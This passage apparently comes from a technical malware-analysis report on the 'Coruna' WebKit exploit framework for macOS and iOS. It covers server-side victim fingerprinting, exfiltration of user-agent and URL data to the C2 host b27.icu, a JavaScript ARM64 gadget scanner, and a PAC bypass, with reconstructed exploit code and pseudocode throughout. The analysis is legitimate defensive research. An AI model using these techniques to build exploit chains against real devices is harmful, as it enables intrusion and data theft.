User-Agent collection for exfiltration. Both `final_payload_A_16434916.js` and `final_payload_B_6241388a.js` reference `navigator.userAgent` , but not for parsing or version detection. The UA string is collected, null-byte padded to a fixed buffer width, and stored in `this.RA` alongside `document.URL` for inclusion in the C2 exfiltration payload:

```
this.RA = [/* null-padded UA string */, /* null-padded document.URL */]
```

This data is written into the shellcode's data region and transmitted to `b27.icu` during the post-exploitation callback. The operator receives the victim's exact UA string and page URL as telemetry - but the exploit itself never parses these values. Version-dependent behavior is controlled entirely by the integer `T.Dn.dn` , not by UA parsing.

What is conspicuously absent. No module in the framework performs any of the following:

- `typeof Intl.Segmenter` - the Segmenter-based exploit path is selected server-side, not probed client-side

- `typeof XSLTProcessor` - the XSLT fallback path is likewise server-selected
- `typeof OfflineAudioContext` or `typeof SVGFEConvolveMatrixElement` - the audio/SVG fallback is also server-determined
- `navigator.platform`, `navigator.vendor`, or any other navigator property inspection for platform detection
- `window.webkit`, `window.chrome`, or any browser-specific global checks

This absence is architecturally significant. By eliminating client-side feature probing, Coruna avoids a class of detection signatures that security products commonly monitor. Endpoint detection tools and browser extensions that hook `typeof` checks or `navigator` property access find nothing to flag. The framework's targeting logic is invisible to the client because it executes entirely on the server, with the results delivered as opaque integer codes (`T.Dn.dn`) and offset tables (`T.Dn.Hn`) embedded in the base64 configuration blob.

5.5.5 Summary

The fingerprinting architecture can be summarized as a three-layer system:

1. **Server-side targeting** (invisible to analysis): The C2 server at `b27.icu` inspects the victim's HTTP User-Agent header, selects the appropriate exploit path, assigns an integer version code, computes 71 structure offsets, and packs everything into a base64 configuration blob delivered as `T.Dn.pn`.
2. **Integer version branching** (client-side, coarse): Modules compare `T.Dn.dn` against five decoded thresholds (160000, 160400, 170000, 170100, 170200) to select version-appropriate code paths, gadget addresses, and library targets.
3. **Named offset consumption** (client-side, fine-grained): Post-trigger modules index into `T.Dn.Hn` to retrieve the exact byte offsets needed to navigate kernel and WebKit data structures for the target's specific build.

This design cleanly separates concerns: the server handles all detection and decision-making, while the client consumes pre-computed parameters without ever needing to inspect its own environment. The result is an exploit framework that leaves no fingerprinting artifacts in the browser's execution trace - a hallmark of mature, operationally disciplined development.

6. ARM64 Gadget Scanner

Once the Mach-O parser (Section 3) has mapped the dyld shared cache and resolved symbol addresses, the framework activates a dedicated **gadget scanning engine** that searches system libraries for usable ARM64 instruction sequences. This scanner operates entirely from JavaScript - reading native code bytes through the corrupted `ArrayBuffer` primitive (class `P`) and matching them against bitmask-defined instruction patterns. The result is a set of dynamically resolved function pointers and code addresses that feed directly into the ROP/JOP chains used by the macOS Stage 2 modules.

The scanner is implemented as class `or` in `macos_stage1_7b7a39f8.js` and works in concert with class `er` (the lazy-evaluated symbol resolution table) and class `nt` (the dyld cache image locator). Together, these three classes form the gadget resolution pipeline:



6.1 ARM64 Instruction Masks and the Pattern Matcher

The gadget scanner's foundation is the `Nl()` method - a bitmask-based ARM64 instruction pattern matcher. Rather than searching for exact instruction encodings, `Nl()` applies **computed masks** that isolate the opcode and register fields while ignoring immediate operands. This allows a single pattern to match all variants of an instruction class regardless of the specific offset or target address encoded in the immediate field.

6.1.1 Instruction Encoding Constants

The scanner uses seven ARM64 instruction encoding constants, each paired with a bitmask that extracts the relevant opcode bits:

Constant	Mask	ARM64 Instruction	Purpose
0x14000000	0xfc000000	B (unconditional branch)	Follow control flow through branch chains
0x94000000	0xfc000000	BL (branch with link)	Detect function calls within scanned regions
0x90000000	0x9f000000	ADRP (address of 4KB page)	Track page-relative address computation

Constant	Mask	ARM64 Instruction	Purpose
0xf9400000	0xffc00000	LDR (64-bit load, unsigned offset)	Detect memory loads following ADRP
0xd65f03c0	exact	RET	Standard function return - chain terminator
0xd65f0fff	exact	RETAB	PAC B-key authenticated return - chain terminator
0xd4200020	exact	BRK #1	Software breakpoint - used as scan boundary

The mask `0x9f00001f` is dynamically computed for ADRP instructions to preserve only the destination register field (bits 0-4) and the opcode identifier, allowing the scanner to track which register receives the page address.

6.1.2 The `Nl()` Pattern Matcher

The `Nl(address, pattern, followBranches)` method takes a starting address, an array of expected instruction words, and a boolean controlling whether unconditional branches should be followed. Its algorithm:

- 1. Compute masks dynamically.** For each instruction in the pattern array, `Nl()` determines the appropriate mask based on the opcode:
 - ADRP (`0x90000000` in bits 31, 28-24): mask = `0x9f00001f` (preserve opcode + destination register only)
 - LDR following an ADRP: mask = `0xffc003ff` (preserve opcode + both register fields, ignore offset)
 - B/BL (`0x14000000` or `0x94000000`): mask = `0xfc000000` (opcode only, ignore 26-bit offset)
 - All other instructions: mask = `0xffffffff` (exact match required)
- 2. Compare instruction-by-instruction.** For each position, the method reads the instruction word at the current address via `T.Dn.Pn.rr()` (32-bit read), applies the computed mask to both the expected pattern value and the actual instruction, and checks for equality:


```
(pattern[i] & mask[i]) !== (actual & mask[i]) → mismatch, return false
```
- 3. Follow branches optionally.** When `followBranches` is `true` (the default) and the scanner encounters a B instruction (`0x14000000`), it decodes the signed 26-bit offset using `Hl()` and jumps to the branch target rather than advancing sequentially. This allows the scanner to follow through PLT stubs, thunks, and tail-call optimizations that would otherwise break linear scanning.
- 4. Return boolean.** If all pattern entries match, `Nl()` returns `true`; any mismatch returns `false`.

This design is significant because it allows the exploit authors to express instruction patterns as **concrete instruction words with "don't care" fields**. Instead of writing a separate regex-like pattern language for ARM64, each pattern entry is a real instruction encoding - but the matcher automatically relaxes the fields that vary between compilation units (immediate offsets, page addresses, branch targets) while preserving the fields that identify the gadget's semantic behavior (opcode, destination register).

6.2 Scanning and Chain Construction Methods

Beyond `Nl()`, class `or` provides seven additional methods that compose the pattern matcher into higher-level scanning operations. Together, these eight methods form a complete gadget discovery and ROP chain construction toolkit.

6.2.1 `Hl(instruction)` - Branch Offset Decoder

The simplest method in the scanner. `Hl()` extracts the signed 26-bit immediate offset from a B or BL instruction word:

```
Hl(r) { return r << 6 >> 6; }
```

The left-shift by 6 followed by arithmetic right-shift by 6 performs sign extension on the 26-bit offset field, converting it from an unsigned instruction field to a signed JavaScript number. The result is multiplied by 4 (the instruction width) at the call site to produce a byte offset relative to the branch instruction's address.

6.2.2 `Kl(section, pattern, startOffset)` - Linear Section Scanner

`Kl()` performs a brute-force linear scan through a Mach-O section's `__TEXT` segment, testing the `Nl()` pattern at every 4-byte-aligned position:

```

Kl(machoSection, pattern, startOffset):
    textSection = machoSection.sl("__TEXT")
    base = textSection.bl (base load address)
    offset = startOffset ?? 0
    while offset < textSection.ml: (section size)
        if Nl(base + offset, pattern, false):
            return base + offset
        offset += 4
    return null

```

The third parameter `startOffset` allows resumable scanning - after finding one match, the caller can pass `match + 4` to continue searching for the next occurrence. This is used by `ec()` in the `er` class to scan for multiple candidate gadgets and filter them.

6.2.3 `zL(address, pattern, windowSize)` - Windowed Pattern Search

A lighter variant of `Kl()` that scans a fixed-size window (default 64 instructions / 256 bytes) starting from a given address, rather than an entire section. Used when the approximate location of a gadget is already known (e.g., near a resolved symbol address) and a full section scan would be wasteful.

`zL()` scans `count` instructions (default 64) starting from `address` and collects the absolute target addresses of all B and BL instructions found:

```

zL(address, count=64):
    targets = []
    for each instruction in range:
        if (opcode & 0xfc000000) == 0x14000000 (B)
        or (opcode & 0xfc000000) == 0x94000000 (BL)
            offset = 4 * Hl(instruction)
            targets.push(currentAddress + offset)
    return targets

```

This method is used by `ec()` to discover what functions a candidate gadget calls before validating it - a form of control-flow analysis that confirms the gadget's behavior without executing it.

6.2.5 `Ml(address, maxBytes, stopInstruction)` - ROP Chain Builder

The most complex method in the scanner. `Ml()` performs **abstract interpretation** of an ARM64 instruction sequence, tracking register state across ADRP + LDR pairs to resolve the addresses loaded by the code. It simulates a 32-element register file (x0-x31) and collects resolved pointer values:

```

Ml(address, maxBytes=768, stopInstruction=null):
    results = []
    registers = Array(32).fill(null)

    for each instruction in [address, address+maxBytes):
        if instruction == stopInstruction: break
        if instruction == RET or RETAB: break

        if ADRP detected (0x90000000 & 0x9f000000):
            // Decode: page = PC_page + sign_extend(imm21 << 12)
            immHi = instruction << 8 >> 13 (bits 23:5)
            immLo = instruction >> 29 & 3 (bits 30:29)
            destReg = instruction & 0x1f (bits 4:0)
            pageAddr = (currAddr & ~0xffff) + sign_extend((immHi|immLo) << 12)
            registers[destReg] = pageAddr

        else if LDR detected (0xf9400000 & 0xffc00000):
            srcReg = (instruction >> 5) & 0x1f
            offset = (instruction >> 10) & 0xfff
            if registers[srcReg] != null:
                results.push(registers[srcReg] + 8 * offset)
                registers[srcReg] = null

    if did not terminate on RET/RETAB/stop: throw Error
    return results

```

The key insight is that `ML()` does not execute the code - it **symbolically evaluates** only the ADRP + LDR pairs, discarding all other instructions. Each ADRP computes a page-aligned base address and stores it in the simulated register file. Each subsequent LDR that references a previously-set register computes the final pointer address (page + scaled offset) and pushes it to the results array. The register is then nulled to prevent double-counting.

This allows the scanner to extract the **GOT (Global Offset Table) entries** that a function loads at its prologue - revealing which external functions a gadget stub calls, without needing to actually execute the code. The `er` class uses `ML()` extensively: `Yl()` and `Wl()` extract two GOT pointers from the `ql` symbol's prologue, and `Za()` extracts one from the `Xa` symbol.

6.2.6 `Jl(address, section, signatureString)` - Gadget Validator`

`Jl()` validates whether a candidate address points to a genuine gadget by following its branch target and checking that the resolved function's name matches an expected signature string:

1. Read the instruction at `address` - it must be a B instruction (branch, not branch-with-link)
2. Decode the branch offset via `Hl()` and compute the target address
3. Call `ML()` on the target with a scan window of 768 bytes and a stop instruction of `0xd4200020` (BRK #1)
4. `ML()` must return exactly 2 pointer results
5. The first pointer must fall within the `__DATA_CONST` section of the target library
6. Dereference the first pointer to obtain a C string, and compare it against `signatureString`
7. Return `true` only if all checks pass

The BRK #1 stop instruction (`0xd4200020`) is significant: it corresponds to a software breakpoint that Apple's linker inserts at function boundaries in certain system library stubs. The scanner uses it as a natural delimiter to bound the `ML()` analysis window.

6.2.7 `Gl(library1, library2, signatureString)` - Cross-Library Gadget Search`

The highest-level scanning method. `Gl()` searches for a validated gadget by scanning pointer tables in `library1` for entries that point into `library2`'s `__TEXT` section:

1. Resolve both library images via `T.Dn.En.tl(library1)` and `T.Dn.En.tl(library2)`
2. Get the `__TEXT` section bounds of `library2`
3. For each of three pointer sections in `library1` - `__AUTH_CONST`, `__DATA_CONST`, and `__AUTH` :
 - Walk every 8-byte pointer in the section
 - If the pointer value falls within `library2`'s `__TEXT` range and is 4-byte aligned:
 - Call `Jl()` to validate against `signatureString`
 - If valid, return the raw pointer (including PAC bits)
4. If no match found in any section, throw an error

This method implements a **cross-reference search**: it finds pointers in library A that reference code in library B, then validates that the referenced code matches a known function signature. This is how the framework locates specific Objective-C method implementations and C++ vtable entries across the dyld shared cache - targets that cannot be resolved through the symbol table alone because they are internal or stripped.

6.2.8 `Ul(target)` and Bl(target)` - GOT/Auth Pointer Resolution`

Two complementary methods for resolving symbol addresses through different pointer table types:

`Ul()` resolves a symbol through the standard (non-authenticated) GOT. It looks up a symbol by name via `kl()` (the Mach-O symbol table's trie walker), then searches four sections - `__AUTH`, `__AUTH_CONST`, `__DATA`, `__DATA_DIRTY` - for a pointer whose stripped value matches the symbol's address. Returns the raw pointer (with PAC signature bits intact).

`Bl()` resolves a symbol through the authenticated pointer sections. It takes an instruction pattern array (`Ol`) as an additional parameter and uses `Nl()` to validate that the code at the pointer target matches the expected pattern before returning. This adds a behavioral check on top of the address check - ensuring the pointer actually leads to the expected function implementation, not a trampoline or stub that happens to share the same symbol name.

Both methods iterate over the same four Mach-O sections (`__AUTH`, `__AUTH_CONST`, `__DATA`, `__DATA_DIRTY`), reflecting the four categories of pointer storage in Apple's arm64e ABI: PAC-signed constant pointers, PAC-signed mutable pointers, unsigned constant data, and unsigned mutable data that may be modified at runtime.

6.3 The `er` Class - Anchor Symbol Resolution Table

Class `er` provides a **lazy-evaluated resolution table** of 28 named properties, each resolving to a specific function pointer or code address in the dyld shared cache. The class is implemented as a JavaScript `Proxy` - accessing any property triggers

on-demand resolution via the corresponding method in the `Xl()` dispatch table, with results cached in `this.Vl` for subsequent accesses:

```
class er {
  constructor() {
    this.jl = er.Xl(); // method table
    this.Vl = {};      // result cache
    return new Proxy(this, {
      get: (r, n) => (n in this.Vl || (this.Vl[n] = this.jl[n]()), this.Vl[n])
    });
  }
}
```

This design ensures that each symbol is resolved at most once, and only when a downstream module actually needs it - avoiding unnecessary scanning of system libraries that the current exploit path may not require.

6.3.1 Target Libraries

The anchor symbols span **10 distinct system libraries and frameworks**, revealing the breadth of the framework's attack surface:

Library Path	Symbols Resolved	Role
<code>libxml2.2.dylib</code>	<code>Zl (_xmlSAX2GetPublicId), za (_xmlHashScanFull), mc (_xmlMalloc)</code>	XML parsing library - used as GOT anchor; provides known symbol addresses for cross-referencing
<code>/usr/lib/libobjc.A.dylib</code>	<code>ql , \$l , Ql , Ka (all via Bl())</code>	Objective-C runtime - source of authenticated pointers to ObjC method implementations
<code>CloudKit.framework</code>	<code>qa , Ya , Qa , Xa (as cross-ref target)</code>	Large framework with numerous vtable entries - cross-referenced from libobjc to locate specific method implementations
<code>UIKitCore.framework</code>	<code>rc , Qa (as cross-ref target)</code>	UI framework - contains Objective-C class implementations used as gadget sources
<code>JavaScriptCore.framework</code>	<code>_c (the image itself), xc (WTF::fastMalloc), uc (_jitCagePtr), dc (JSC::LinkBuffer::linkCode)</code>	JSC internals - critical for JIT cage escape
<code>Foundation.framework</code>	<code>nc (_OBJC_CLASS_\$_NSUUID)</code>	Foundation class used as a known data structure anchor
<code>CoreMedia.framework</code>	<code>tc (_EdgeInfoCFArrayReleaseCallBack)</code>	Media framework - provides an authenticated callback pointer
<code>ActionKit.framework</code>	<code>fc (_dlfcn_globallookup)</code>	Private framework - contains the dynamic linker lookup function
<code>CoreUtils.framework</code>	<code>\$l (via Bl() cross-ref)</code>	Private utility framework
<code>CoreGraphics.framework</code>	<code>Ql , Ka (via Bl() cross-ref)</code>	Graphics framework
<code>RESync.framework</code>	<code>ql (via Bl() cross-ref)</code>	Private framework - cross-referenced from libobjc to locate gadget

Additionally, three libraries are resolved purely for their utility function symbols, without scanning for gadgets:

Library Path	Symbols	Purpose
<code>libsystem_platform.dylib</code>	<code>hc (__platform_memset), wc (__platform_memmove)</code>	Memory operations for shellcode staging

Library Path	Symbols	Purpose
libsystem_malloc.dylib	bc (_malloc), yc (_free)	Heap allocation for exploit data structures
libsystem_c.dylib	(no exploit symbols)	Not directly used for symbol resolution

6.3.2 Resolution Methods by Category

The 26 anchor symbols use four distinct resolution strategies, mapped to the scanner methods described in Section 6.2:

Category 1 - Direct symbol lookup via `Ul()` (1 symbol):

Property	Symbol	Library	Method
Zl	_xmlSAX2GetPublicId	libxml2	<code>Ul()</code> - find in GOT by symbol name, return authenticated pointer

This is the simplest case: the symbol exists in libxml2's export trie, and `Ul()` locates its GOT entry by scanning `__AUTH`, `__AUTH_CONST`, `__DATA`, and `__DATA_DIRTY` sections.

Category 2 - Pattern-validated pointer lookup via `Bl()` (6 symbols):

Property	Symbol	Target Library	Pattern Length
ql	enet_allocate_packet_payload_default	libobjc → RESync	18 instructions
\$l	_HTTPConnectionFinalize	libobjc → CoreUtils	10 instructions
Ql	_autohinter_iterator_begin	libobjc → CoreGraphics	7 instructions
Ka	_autohinter_iterator_end	libobjc → CoreGraphics	7 instructions
tc	_EdgeInfoCFArrayReleaseCallback	libobjc → CoreMedia	21 instructions
fc	_dlfcn_globallookup	libobjc → ActionKit	19 instructions

Each `Bl()` call supplies an `Ol` array containing the expected instruction pattern (as concrete ARM64 instruction words). The scanner finds authenticated pointers in the target library's pointer sections, then validates each candidate by running `Nl()` against the `Ol` pattern. This double-check - address range + instruction pattern - prevents false positives from pointer reuse or linker stub aliasing.

Category 3 - Abstract interpretation via `Ml()` (4 symbols):

Property	Derived From	<code>Ml()</code> Result Index	Purpose
Yl	ql prologue	[0] (first pointer)	First GOT entry loaded by ql's function prologue
Wl	ql prologue	[1] (second pointer)	Second GOT entry loaded by ql's function prologue
Za	Xa prologue	[0] (first pointer)	GOT entry loaded by the Xa gadget's prologue
ec	Complex scan	Multi-step	Iterative <code>Kl()</code> + <code>zl()</code> + <code>Rl()</code> chain (see below)

`Yl` and `Wl` demonstrate a powerful technique: rather than searching for specific symbols, the scanner uses `Ml()` to **discover** what functions a known function calls by abstractly interpreting its prologue. The `ADRP+LDR` pairs at the start of `ql` reveal which GOT slots it loads - and those slots contain pointers to the actual target functions.

Category 4 - Direct memory scanning (11 symbols):

Property	Method	Target
za	<code>kl()</code> trie lookup	_xmlHashScanFull in libxml2
Xa	<code>Kl()</code> section scan	29-instruction pattern in CloudKit
qa	String search in <code>__OBJC_RO</code> / <code>__DATA_CONST</code>	ObjC selector <code>cksqslcs_blobBindingValue:destructor:error:</code>
Ya	String search	ObjC selector <code>UUID</code>
Qa	String search	ObjC selector <code>secondAttribute</code>

Property	Method	Target
rc	Gl() cross-library	Signature secondAttribute across UIKitCore → CloudKit
nc	kl() trie lookup	_OBJC_CLASS_\$_NSUUID in Foundation
uc	kl() trie lookup	_jitCagePtr in JSC
mc	kl() trie lookup	_xmlMalloc in libxml2
dc	kl() trie lookup	JSC::LinkBuffer::linkCode (mangled) in JSC
xc	kl() trie lookup	WTF::fastMalloc (mangled) in JavaScriptCore

6.3.3 The `ec()` Complex Resolution - Iterative Gadget Discovery

The `ec` property deserves special attention as it demonstrates the scanner's most sophisticated resolution strategy. Its resolver performs a **multi-pass iterative scan**:

1. **Parse an alternate Mach-O image** via `oc()` - this resolves a secondary dyld cache image (accessed through the `libsystem` shared region) that is not in the primary image list
2. **First scan pass**: Use `Kl()` to search for a 15-instruction pattern. When found, use `zl()` to extract branch targets from the match region. If the match is not at a valid location, push `match + 4` and continue scanning (resumable iteration)
3. **Second scan pass**: Search for a different 17-instruction pattern via `Kl()`, skipping the location found in the first pass to avoid rediscovery
4. **Extract structured data**: From the second match, compute four derived addresses (`sc`, `ac`, `oe`, `cc`) at 16-byte offsets from a base pointer 64 bytes before the match

This multi-pass strategy locates a **specific function within a secondary Mach-O image** that cannot be found by name - it exists only as an anonymous internal function, identifiable only by its instruction sequence and the pattern of functions it calls.

6.4 Gadget Consumption by Exploit Modules

The resolved anchor symbols flow from the `er` class (stored as `T.Dn.En.n1`) to the downstream exploit modules through the lazy `Proxy` interface. Each module accesses only the symbols it needs, triggering on-demand resolution.

6.4.1 macOS Stage 2 Consumption

The two macOS Stage 2 modules are the primary consumers of gadget-scanned addresses. Their consumption patterns differ in scope:

`macos_stage2_e0WEVG` (~28 `En` references) accesses 23 distinct anchor symbols - nearly the entire `er` table:

Symbol Category	Properties Accessed	Purpose
GOT anchors	Zl (×2), ql (×2), Ka (×2)	Base addresses for pointer arithmetic
Derived GOT pointers	Yl (×6), Wl (×6)	Function pointers extracted from <code>ql</code> 's prologue - used as ROP chain targets
Cross-library gadgets	Za (×3), Qa (×3), rc, Ya, qa	Validated code pointers for JOP dispatch
Memory primitives	hc, wc, bc, yc	<code>memset</code> , <code>memmove</code> , <code>malloc</code> , <code>free</code> - shellcode staging
JSC internals	uc, xc, nc, mc, tc	JIT cage pointer, <code>WTF::fastMalloc</code> , <code>NSUUID</code> class, <code>xmlMalloc</code> , callback pointer
Secondary image	ec, oc	Anonymous function from alternate Mach-O image

The `Yl` and `Wl` properties dominate with 6 references each - these GOT-derived pointers are used repeatedly as the primary ROP chain targets, likely serving as the gadget entry points for the PAC bypass and privilege escalation sequences.

`macos_stage2_agTkHY` (~10 `En` references) accesses a smaller but overlapping subset:

Symbol Category	Properties Accessed	Purpose
GOT anchors	Zl (×2), ql , Ka	Base addresses
Derived GOT pointers	Yl (×3), Wl (×3)	ROP chain targets
Infrastructure	Ql , fc , ec , oc	Secondary resolution chain

The key difference: `agTkhY` does not access any of the memory primitive symbols (`hc` , `wc` , `bc` , `yc`) or JSC-internal symbols (`uc` , `dc`). This confirms that `agTkhY` handles the `Intl.Segmenter` trigger and initial privilege escalation, while `e0WEVG` handles the Wasm JIT cage escape path that requires direct interaction with JSC internals and memory allocation.

6.4.2 Direct Scanner Invocation

Beyond consuming pre-resolved symbols, two stage2 modules also invoke the scanner (`or` class, stored as `T.Dn.En.rl`) directly:

- `macos_stage2_agTkhY` : Calls `rl.Kl()` (1×) and `rl.Ml()` (1×) - performs one additional section scan and one ROP chain extraction at runtime, targeting addresses not covered by the `er` table
- `macos_stage2_e0WEVG` : Calls `rl.Kl()` (1×) - one additional section scan for a gadget specific to the JIT cage escape path

These direct scanner calls demonstrate that the `er` table covers the common case but does not exhaust the exploit's needs. Version-specific or path-specific gadgets are resolved ad-hoc by the module that needs them.

6.4.3 Modules That Do Not Scan

Several modules in the framework do not interact with the gadget scanner at all:

- `ios_qeqLdN` and `ios_u0j89n` : iOS exploit modules bypass the macOS dyld cache scanner entirely - iOS uses a different shared cache layout, and these modules rely on server-provided `T.Dn.Hn` offsets instead of runtime scanning
- `final_payload_A/B` : The final payloads access `T.Dn.En.tl()` (one reference in Payload A) to locate library images but do not invoke the scanner - they consume the addresses already resolved by the stage2 modules
- `KRfmo6` , `yAerzw` , `Fq2t1Q` , `YGPuU7` : The trigger and primitive-building modules operate entirely in JavaScript/WebKit space and have no need for native code scanning

6.5 Summary

The ARM64 gadget scanner represents the most architecturally sophisticated component of the Coruna framework. Its key design properties:

1. **Pure JavaScript implementation.** The entire scanner - disassembly, pattern matching, abstract interpretation, cross-reference search - runs as JavaScript in the browser's renderer process, reading native code through the corrupted `ArrayBuffer` primitive. No native code execution is required for the scanning phase.
2. **Bitmask-based pattern matching.** The `Ml()` matcher uses dynamically computed masks to match instruction classes rather than exact encodings, making patterns portable across compiler versions and optimization levels.
3. **Abstract interpretation for GOT resolution.** The `Ml()` method symbolically evaluates ADRP+LDR sequences to discover GOT entries without executing the code, extracting the external function pointers that a given function loads.
4. **Lazy evaluation with caching.** The `Proxy`-based `er` class ensures each of the 26 anchor symbols is resolved at most once, and only when needed by the current exploit path.
5. **Cross-library validation.** The `Gl()` and `Jl()` methods combine address-range checks with instruction-pattern validation and string-signature matching to eliminate false positives - a three-layer verification that accounts for the complexity of the dyld shared cache.
6. **10 target libraries.** The scanner reaches across the entire macOS userland - from `libxml2` to `CloudKit` , from `JavaScriptCore` to `CoreGraphics` - demonstrating deep knowledge of Apple's framework architecture and the specific functions that can be repurposed as ROP/JOP gadgets.

7. PAC Bypass & Authenticated Call Chain

Apple's Pointer Authentication Code (PAC) mechanism, introduced with the A12 chip (arm64e), cryptographically signs code and data pointers using keys stored in system registers. Every function pointer, return address, and vtable entry carries

a PAC signature in its upper bits. Corrupting a signed pointer without forging a valid PAC triggers a hardware fault - rendering classic ROP/JOP chains useless on modern Apple silicon.

Coruna's Stage 2 modules implement a **complete PAC bypass** that never forges a single signature. Instead, they hijack existing PAC-authenticated call sites within the system's own code, forcing legitimate signed pointers through attacker-controlled dispatch paths. The framework constructs a layered class hierarchy - 12+ cooperating classes - that transforms the raw memory R/W primitive from Section 4 into the ability to call arbitrary PAC-signed function pointers with controlled arguments.

The two Stage 2 variants (`macos_stage2_e0WEVG` and `macos_stage2_agTkHY`) share this architecture, differing primarily in which trigger mechanism initiates the chain. A third variant in `fallback_2d2c721e.js` uses `XSLTPProcessor` instead of `Intl.Segmenter` but implements the same PAC bypass strategy through equivalent classes.

7.1 PAC Bit Handling in the Pointer Layer

Before the PAC bypass chain can operate, the framework must handle PAC-tagged pointers at the memory access layer. Two mechanisms in `YGPUu7_8dbfa3fd.js` provide this:

7.1.1 The PAC Mask (`o`)

The variable `o` is imported from the shared utility module and represents the **maximum valid userspace address** - effectively a bitmask that strips PAC bits from the upper portion of a 64-bit pointer. On arm64e, the PAC bits occupy bits 47+ (or bits 39+ depending on address space configuration). The mask `o` is used throughout the framework whenever a raw address is needed from a PAC-signed pointer.

7.1.2 `br(t, r)` - Conditional PAC Stripping

The `br()` method on Class `P` (the memory access layer) reads a 64-bit pointer and conditionally strips its PAC bits:

```
br(t, r = false) {
  const i = this.rr(t);      // read low 32 bits
  let s = this.rr(t + 4);    // read high 32 bits (contains PAC)
  if (r === true || T.Dn.Hn.iiExAt) // strip if forced or if PAC active
    s &= o;                 // mask off PAC bits
  return K.T(i, s);         // combine into 64-bit value
}
```

The flag `T.Dn.Hn.iiExAt` is a **server-provided boolean** from the version fingerprinting table (`Hn`). When the server determines the target runs arm64e with PAC enabled, it sets this flag to `true`, causing all `br()` reads to automatically strip PAC signatures. The `r` parameter allows callers to force stripping regardless.

7.1.3 `ee(t)` - PAC Validation Read

The `ee()` method reads a 64-bit pointer and **validates** that it does not carry PAC bits:

```
ee(t) {
  const r = this.rr(t);
  const i = this.rr(t + 4);
  if (i > o) throw new Error(""); // reject PAC-signed pointers
  return K.T(r, i);
}
```

If the high 32 bits exceed the mask `o`, the pointer carries a PAC signature and `ee()` throws. This is used for reading data pointers that should never be PAC-signed (heap addresses, buffer pointers).

7.1.4 `Dt()` - PAC Stripping on Class `J`

Class `J` (the 64-bit address wrapper from Section 4.5) provides `Dt()` for stripping PAC from an address object:

```
Dt() {
  return new J(this.qr, this.ti & o); // mask high word
}
```

This is used extensively in the final payloads: `A.ib.Dt().yt()`, `A.ob.Dt().yt()`, etc. - stripping PAC from the four base gadget addresses (`ib`, `ob`, `lb`, `tb`) before using them as code targets.

7.1.5 `fi()` - PAC Detection

Class `J` also provides `fi()` which checks whether a pointer carries PAC bits:

```
fi() {
    return this.ti > 0; // true if PAC bits present
}
```

This allows the framework to detect signed pointers and choose the appropriate handling path - use `Dt()` to strip, or pass through the authenticated call chain to invoke with the original PAC signature intact.

7.2 Class `ta`` - The PAC Engine Core

Class `ta` is the central orchestrator of the PAC bypass. It is instantiated by `r.Mh()` - the Stage 2 export - and coordinates all downstream classes. Its constructor performs two critical operations: locating four base gadget addresses and initializing the authenticated call infrastructure.

7.2.1 Constructor - Gadget Discovery

The `ta` constructor receives the resolved anchor symbols from `T.Dn.En` and immediately uses the `Kl()` section scanner (from Section 6) to locate a specific instruction pattern within the `ec()` complex-resolved Mach-O image:

```
constructor() {
    const t = T.Dn.En, a = T.Dn.Pn;
    this.En = { ec: t.nl.ec };
    this.Fh = { Hh: null }; // lazy PAC signer cache
    this.Bh = a.pa(32);      // 32-byte scratch buffer
    this.Eh = a.pa(48);      // 48-byte scratch buffer
    this.Nn = new ha();      // authenticated call primitive
    this.Ph = new sa();      // objc PAC signer

    const oc = t.nl.oc;      // secondary image base
    let step = 0x10n;        // 16-byte stride
    let pattern = [XOR-encoded 17-element instruction pattern];
    let cursor = null;

    const scan = s => t.rl.Kl(oc, pattern, s);
    for (;;) {
        cursor = scan(cursor);
        if (cursor === null) return null;
        if (cursor !== this.En.ec) break; // skip ec itself
        cursor += 4n * pattern.length;   // advance past match
    }

    // Four consecutive 16-byte-spaced addresses
    this.ib = Vt.ot(cursor);
    this.ob = Vt.ot(cursor + 1n * step);
    this.lb = Vt.ot(cursor + 2n * step);
    this.tb = Vt.ot(cursor + 3n * step);
}
```

The scanner searches for a 17-instruction pattern in the `oc` image. It explicitly skips the first match if it equals `ec` (the complex-resolved address from Section 6.3.3), then takes the next match. From that match point, it extracts **four function pointers** at 16-byte intervals - `ib`, `ob`, `lb`, `tb`. These are the base gadget addresses that the final payloads later consume via `A.ib.Dt().yt()`.

The `agTkHY` variant performs the same scan with a different XOR-encoded pattern but identical logic - the only behavioral difference is that `agTkHY` eagerly resolves the PAC signer (`this.Fh.Hh = this.Ph.call(...)`) in the constructor rather than lazily.

7.2.2 `Sh(t, a, s)` - The Authenticated Dispatch Method

The `Sh()` method is the single entry point for all PAC-authenticated function calls. It splits a 64-bit PAC-signed pointer into its address and PAC components, then dispatches through the `Nn` (authenticated call) primitive:

```
Sh(t, a, s) {
    if (this.Fh.Hh === null)
        this.Fh.Hh = this.Ph.call({ _h: this.En.ec }); // lazy init signer

    return this.Nn.call({
```

```

    _h: this.Fh.Hh,          // PAC signing context
    xh: a,                  // argument (function pointer)
    x1: s & 0xFFFFFFFFFn,   // low 48 bits = raw address
    x2: 1n,                // flag
    wh: s >> 48n & 0xFFFFn, // high 16 bits = PAC signature
    zh: BigInt(t)           // gadget type selector
  });
}

```

The critical insight: rather than forging PAC signatures, `Sh()` **preserves the original PAC bits** from the pointer (`wh`) and passes them alongside the raw address (`x1`) to the lower-level call chain. The `zh` parameter selects one of four gadget types:

zh value	Method	Gadget type
0	<code>sc(t, a)</code>	Type 0 - primary call
1	<code>oe(t, a)</code>	Type 1 - secondary call
2	<code>ac(t, a)</code>	Type 2 - auxiliary call
3	<code>cc(t, a)</code>	Type 3 - cleanup call

Each convenience method simply calls `this.Sh(N, t, a)` with the appropriate type constant.

7.2.3 Class `aa` - The Public Wrapper

Class `aa` wraps `ta` and provides the public API exposed via `r.Mh()` :

```

class aa {
  constructor(t) {
    this.fh = t;          // inner ta instance
    this.Cc = true;       // capability flag
    this.ib = t.ib;       // forward base gadgets
    this.ob = t.ob;
    this.lb = t.lb;
    this.tb = t.tb;
  }
  sc(t, a) { return K.Vt.ot(this.fh.sc(t.Nt(), a.Nt())); }
  oe(t, a) { return K.Vt.ot(this.fh.oe(t.Nt(), a.Nt())); }
  cc(t, a) { return K.Vt.ot(this.fh.cc(t.Nt(), a.Nt())); }
  ac(t, a) { return K.Vt.ot(this.fh.ac(t.Nt(), a.Nt())); }
  Ic(t, a, s) {
    return K.Vt.ot(this.fh.Nn.call({
      _h: t.Nt(), xh: a.Nt(), x1: s.Nt(),
      x2: 0n, wh: 0n, zh: 0n
    }));
  }
}

```

